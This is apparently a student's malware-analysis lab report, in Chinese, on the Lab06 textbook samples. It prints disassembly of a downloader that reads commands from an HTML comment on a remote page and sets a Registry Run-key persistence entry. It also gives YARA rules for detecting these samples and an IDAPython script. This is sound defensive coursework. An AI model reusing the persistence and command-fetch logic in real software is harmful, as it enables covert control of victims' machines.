xt:004011AE push offset Data ; "C:\\Temp\\cc.exe"
xt:004011B0 push 1 ; dwType
xt:004011B2 push 0 ; Reserved
xt:004011B7 push offset ValueName ; "Malware"
xt:004011B8 mov edx, [ebp+phkResult]
xt:004011BA push edx ; hKey
xt:004011BB call ds:RegSetValueExA
xt:004011C1 test eax, eax
xt:004011C3 jz short loc_4011D2
xt:004011C5 push offset aError3_1CouldN ; "Error 3.1: Could not set Registry value"...
xt:004011CA call sub_401271
xt:004011CF add esp, 4

```

(6) 在这个恶意代码中有什么本地特征吗？


注册表键 Software\Microsoft\Windows\CurrentVersion\Run\Malware 和本地文件 C:\Temp\cc.exe

(7) 这个恶意代码的目的是什么？

该程序先检查是否存在有效的 Internet 连接。如果找不到, 程序直接终止。否则, 该程序会尝试下载一个网页, 该网页包含了一段以 “<!--” 开头的 HTML 注释。该注释的第一个字符被用于 switch 语句来决定程序在本地系统运行的下一步行为, 包括是否删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件或者休眠 100 秒。

Lab06-04

用 IDA 打开, 文本模式查看好像很多函数都和 Lab 6-3 很类似, 不过用图模式打开, 就可以看到 Lab 6-4 中有一个明显的循环结构



局部变量 var_C 用于循环计数，这个计数器初始化为 0，每次跳回 0x401251 处递增，在 0x40125A 处检查，如果计数器 var_C 大于或等于 5A0h=1440 时，跳出循环，否则继续执行，将 var_C 压入栈，调用 0x401040，然后执行 Sleep[休眠 1 分钟，最后计数器加 1。上述过程会执行 1400 分钟，也就是 24 小时。

在上一个实验中 0x401040 并没有参数，因此我们需要进一步查看

```

ext:00401248
ext:00401248 loc_401248: mov [ebp+var_C], 0 ; CODE XREF: _main+12fj
ext:00401248
ext:0040124F jmp short loc_40125A
ext:00401251
ext:00401251 loc_401251: mov eax, [ebp+var_C] ; CODE XREF: _main+704j
ext:00401251
ext:00401254 add eax, 1
ext:00401257 mov [ebp+var_C], eax
ext:0040125A
ext:0040125A loc_40125A: cmp [ebp+var_C], 5A0h ; CODE XREF: _main+1Ffj
ext:00401261
ext:00401261 jge short loc_4012AF
ext:00401263 mov ecx, [ebp+var_C]
ext:00401266 push ecx
ext:00401267 call sub_401040
ext:0040126C add esp, 4
ext:0040126F mov [ebp+var_8], al
ext:00401272 movsx edx, [ebp+var_8]
ext:00401276 test edx, edx
ext:00401278 jnz short loc_40127E
ext:0040127A xor eax, eax
ext:0040127C jmp short loc_4012B1
ext:0040127E
ext:0040127E loc_40127E: movsx eax, [ebp+var_8] ; CODE XREF: _main+48fj
ext:0040127E
ext:00401282 push eax
ext:00401283 push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
ext:00401288 call sub_4012B5
ext:0040128D add esp, 8
ext:00401290 mov ecx, [ebp+argv]
ext:00401293 mov edx, [ecx]
ext:00401296 push edx
ext:00401296 mov al, [ebp+var_8]
ext:00401299 push eax
ext:0040129A call sub_401150
ext:0040129F add esp, 8
ext:004012A2 push 0EA60h ; dwMilliseconds
ext:004012A7 call ds:Sleep
ext:004012AD jmp short loc_401251

```

在这里，arg_0 是唯一的参数，也只有 main 函数调用了 0x401040，因此可以断定 arg_0 始终是从 main 函数中传入的计数（var_C）。arg_0 与一个格式化字符串及一个目标地址一起被压入栈，然后可以看到 sprintf 被调用了，后者创建一个字符串，并将其存储在目的缓冲区，也就是被标记为 szAgent 的局部变量中，szAgent 被传给了 InternetOpenA，也就是说，每次计数器递增了，User-Agent 也会随之改变，这个机制可以被管理和监控 web 服务器的攻击者跟踪恶意代码运行了多长时间。

```

text:00401040      push     ebp
text:00401041      mov      ebp, esp
text:00401043      sub      esp, 230h
text:00401049      mov      eax, [ebp+arg_0]
text:0040104C      push     eax
text:0040104D      push     offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
text:00401052      lea      ecx, [ebp+szAgent]
text:00401055      push     ecx ; char *
text:00401056      call     _sprintf
text:00401058      add      esp, 0Ch
text:0040105E      push     0 ; dwFlags
text:00401060      push     0 ; lpszProxyBypass
text:00401062      push     0 ; lpszProxy
text:00401064      push     0 ; dwAccessType
text:00401066      lea      edx, [ebp+szAgent]
text:00401069      push     edx ; lpszAgent
text:0040106A      call     ds:InternetOpenA
text:00401070      mov      [ebp+hInternet], eax
text:00401073      push     0 ; dwContext
text:00401075      push     0 ; dwFlags
text:00401077      push     0 ; dwHeadersLength
text:00401079      push     0 ; lpszHeaders
text:0040107B      push     offset szUrl ; "http://www.practicalmalwareanalysis.com"
text:00401080      mov      eax, [ebp+hInternet]
text:00401083      push     eax ; hInternet
text:00401084      call     ds:InternetOpenUrlA
text:0040108A      mov      [ebp+hFile], eax
text:0040108D      cmp      [ebp+hFile], 0
text:00401091      jnz      short loc_4010B1
text:00401093      push     offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
text:00401098      call     sub_4012B5
text:0040109D      add      esp, 4
text:004010A0      mov      ecx, [ebp+hInternet]
text:004010A3      push     ecx ; hInternet
text:004010A4      call     ds:InternetCloseHandle
text:004010AA      xor      al, al
text:004010AC      jmp      loc_401140

```

这个程序会使用 if 结构，检查是否存在可用的 Internet 连接，如果连接不存在，程序终止运行，否则，程序使用一个独特的 User-Agent 下载一个网页，这个 User-Agent 中包含了一个循环结构的计数器，该计数器中是程序已经运行的时间，下载的网页里包含 HTML 注释，会被读到一个字符数组里，并于<!-- 一一进行比较，然后从注释中抽取下一个字符，用于一个 switch 结构来决定接下来在本地系统的行为，这些行为是已经硬编码的，包括删除一个文件、创建一个文件夹、设置一个注册表 run 键、复制一个文件以及休眠 100s。该程序会运行 1400 分钟后终止。


四、 Yara 检测规则编写

通过 Strings 工具观察字符串，结合该.dll 功能性函数和文件大小和 PE 文件特征进行综合编写 Yara 检测规则

Yara 规则:

rule yara_1

```
{  
strings:  
    $string1 = "Error 1.1: No Internet"  
    $string2 = "Success: Internet Connection"  
    $string3 = "InternetGetConnectedState"  
  
condition:  
    filesize<100KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550  
and all of them  
}
```



```
D:\Malware\Yara\yara>yara64.exe -r find.yar Lab06  
yara_1 Lab06\Lab06-01.exe  
  
D:\Malware\Yara\yara>
```

rule yara_2

```
{  
strings:  
    $string1 = "http://www.practicalmalwareanalysis.com/cc.htm"  
    $string2 = "Error 2.3: Fail to get command"  
    $string3 = "Internet Explorer 7.5/pma"  
  
condition:  
    filesize<100KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550  
and all of them
```

```
}
```

```
D:\Malware\Yara\yara>yara64.exe -r find.yar Lab06
yara_2 Lab06\Lab06-02.exe

D:\Malware\Yara\yara>_
```

rule yara_3

```
{
```

strings:

```
    $string1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
```

```
    $string2 = "C:\\Temp\\cc.exe"
```

```
    $string3 = "C:\\Temp"
```

condition:

```
    filesize<100KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550
```

and all of them

```
}
```

```
D:\Malware\Yara\yara>yara64.exe -r find.yar Lab06
yara_3 Lab06\Lab06-03.exe

D:\Malware\Yara\yara>_
```

rule yara_4

```
{
```

strings:

```
    $string1 = "Success: Parsed command is %c"
```

```
    $string2 = "DDDDDDDDDDDDDDDD"
```

condition:

```
    filesize<100KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550
```

and all of them

```
}
```

```
D:\Malware\Yara\yara>yara64.exe -r find.yar Lab06
yara_4 Lab06\Lab06-04.exe
```

```
D:\Malware\Yara\yara>_
```

五、 IDA Python 脚本编写

功能:

遍历所有函数，排除库函数或简单跳转函数，当反汇编的助记符为 `call` 或者 `jmp` 且操作数为寄存器类型时，输出该行反汇编指令

代码:

```
1.  import idutils
2.  for func in idutils.Functions():
3.      flags = idc.GetFunctionFlags(func)
4.      if flags & FUNC_LIB or flags & FUNC_THUNK:
5.          continue
6.      dism_addr = list(idutils.FuncItems(func))
7.      for line in dism_addr:
8.          m = idc.GetMnem(line)
9.          if m == 'call' or m == 'jmp':
10.             op = idc.GetOpType(line,0)
11.             if op == o_reg:
12.                 print '0x%x %s' % (line,idc.GetDisasm(line))
```

执行结果:

```
-----
Please check the FAQ/Logfile menu for more information.
-----
Python 2.7.2 (default, Jun 12 2011, 15:08:59) [MSC v.1500 32 bit (Intel)]
IDAPython 64-bit v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
-----
Type library 'uc6win' loaded. Applying types...
Types applied to 0 names.
Using FLIRT signature: Microsoft VisualC 2-11/net runtime
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
0x403e4a call    esi ; VirtualFree
0x403ea5 call    esi ; VirtualFree
0x404415 call    ebp ; VirtualAlloc
0x40442f call    ebp ; VirtualAlloc
```


六、 心得体会

1. 问题：下面这两章图片都来自于通过 Dependency Walker 工具打开 Lab06-03.exe 得到的导入函数表，红框地方出现了两个 ADVAPI32.DLL，其中的具体导入函数是包含关系，那么这种情况还需要导入第二章图片的 ADVAPI32.DLL 吗？

